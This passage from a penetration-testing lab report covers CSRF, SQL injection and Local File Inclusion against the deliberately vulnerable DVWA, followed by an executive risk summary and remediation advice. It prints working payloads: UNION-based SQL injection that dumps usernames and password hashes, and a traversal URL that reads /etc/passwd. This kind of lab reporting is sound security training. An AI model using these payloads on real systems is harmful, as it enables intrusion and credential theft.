python3 -m http.server 8000
```

Step	Result
Created malicious HTML	csrf.html was prepared on the attacker machine.
Hosted the file	Python HTTP server was used to serve the file.
Victim action	Victim browser loaded the attacker-hosted page while logged in.
Validation	DVWA confirmed that the password was changed.


Risk Level: High

Impact: CSRF can force a logged-in user to perform unwanted account actions and may lead to full account takeover.


Recommendation: Use unpredictable anti-CSRF tokens, require the current password for password changes, validate Origin/Referer headers, and enforce SameSite cookies.



Screenshot 3.3A: Malicious csrf.html file created on the attacker machine.



Screenshot 3.3B: Victim browser opening the attacker-hosted CSRF page.



Task 3.4 - Exploit SQL Injection to Dump Usernames and Passwords

Finding: The DVWA SQL Injection page directly used user input in a database query without parameterized statements. This allowed query logic manipulation and UNION-based extraction of usernames and password hashes from the database.

Payloads used in the lab:


```
1' OR '1'='1' #
1' UNION SELECT user,password FROM users #
```

Step	Result
Boolean/logic test	Payload 1' OR '1'='1' # returned multiple records.
UNION extraction	UNION SELECT extracted usernames and password hashes.
Validation	DVWA displayed database records in the page response.


Risk Level: Critical

Impact: SQL Injection can expose the entire user database and may lead to credential compromise.

Recommendation: Use prepared statements, parameterized queries, strict input validation, least-privilege database accounts, and generic error handling.



Screenshot 3.4A: SQL Injection confirmation using a tautology payload.



Screenshot 3.4B: UNION-based SQL Injection dumping usernames and password hashes.

Task 3.5 - Exploit LFI to Read Sensitive Local Files

Finding: The DVWA File Inclusion page used a user-controlled file path without proper validation. Directory traversal sequences allowed the application to include and display sensitive local files such as /etc/passwd.

Payload used in the lab:

```
../../../../../../../../etc/passwd
```

Example URL pattern:


```
http://DVWA_IP/vulnerabilities/fi/?page=../../../../../../../../etc/passwd
```

Step	Result
Accessed File Inclusion page	The page parameter was identified as user-controllable.
Payload inserted	Directory traversal payload was added to the page parameter.
Validation	The application displayed /etc/passwd contents.

Risk Level: High

Impact: LFI may expose local usernames, configuration files, credentials, and application secrets.

Recommendation: Use an allowlist of permitted files, block traversal sequences, avoid direct file inclusion from user input, and enforce strict filesystem permissions.



Screenshot 3.5A: Local File Inclusion successfully displaying `/etc/passwd`.

Scenario No. 4 | Professional Reporting

Task: Produce a professional summary of the lab activities, including a non-technical executive summary for each task and the overall risk level for management.

Executive Summary

The assessment identified multiple weaknesses across external reconnaissance exposure, Windows service exposure, SMB vulnerability management, and insecure web application design. The most serious issues were MS17-010 on SMB, SQL Injection, and successful SYSTEM-level remote access, which represent critical business risk if present in a real production environment.

Management should prioritize patching legacy systems, removing SMBv1, hardening exposed services, and applying secure coding controls such as input validation, output encoding, anti-CSRF protection, parameterized SQL queries, and strict file inclusion controls.

Management-Level Risk Summary by Task

Task	Non-Technical Summary	Risk
1.1 Infrastructure reconnaissance	Public domain, subdomain and DNS information was discoverable from open sources. This creates useful intelligence for attackers planning targeted attacks.	Medium
1.2 Employee/contact OSINT	Public contact details can support phishing, impersonation, and social engineering attempts. Staff awareness and careful exposure control are important.	Medium
2.1 Service enumeration	The target exposed multiple Windows services, including SMB and RDP. Exposed administrative services increase the attack surface and should be restricted.	High
2.2 Vulnerability scanning	SMB was confirmed vulnerable to MS17-010/EternalBlue, a serious remote code execution vulnerability. This requires urgent remediation.	Critical
3.1 Meterpreter reverse shell	The vulnerability was exploited successfully and provided SYSTEM-level access. This demonstrates full host compromise.	Critical
3.2 XSS cookie theft	Stored XSS allowed session cookie theft. An attacker could impersonate users and access accounts without knowing the password.	High
3.3 CSRF password change	CSRF allowed a logged-in user to be forced into changing their password. This can lead to account takeover.	High
3.4 SQL Injection	SQL Injection allowed extraction of usernames and password hashes from the database. This is a critical data breach risk.	Critical
3.5 Local File Inclusion	LFI allowed sensitive local files to be read from the server. This can reveal system users and support further attacks.	High

Overall Risk Rating

Overall Risk: Critical. The combination of exploitable SMB remote code execution, successful SYSTEM-level shell access, SQL Injection, XSS, CSRF and Local File Inclusion shows that the tested environment has multiple high-impact attack paths.

Priority Recommendations

- 1. Patch Windows systems immediately and confirm MS17-010 remediation.
- 2. Disable SMBv1 and restrict SMB/RDP access to trusted management networks only.
- 3. Enforce secure coding practices: output encoding, anti-CSRF tokens, prepared SQL statements, and safe file handling.
- 4. Harden authentication and session security using HttpOnly, Secure and SameSite cookie attributes.
- 5. Perform regular vulnerability scanning, patch verification, log monitoring and security awareness training.

Validation Statement

Findings were validated using command output, tool results, screenshots, and post-exploitation verification. Nmap command syntax is documented in Scenario 2. The provided examination question did not require a separate hping3 task in the performed lab activities; therefore no hping3 command was applicable in this report.

Question Alignment Checklist

Question Requirement	Where Answered
Scenario 1: Domain, subdomains, IP information and OSINT	Scenario 1, Tasks 1.1 and 1.2
Scenario 2: Nmap comprehensive scan and vulnerability scan	Scenario 2, Tasks 2.1 and 2.2
Scenario 3 Question 1: Meterpreter reverse shell using Metasploit	Scenario 3, Task 3.1
Scenario 3 Questions 2-5: DVWA XSS, CSRF, SQLi and LFI exploitation	Scenario 3, Tasks 3.2 to 3.5
Scenario 4: Professional reporting and executive summaries	Scenario 4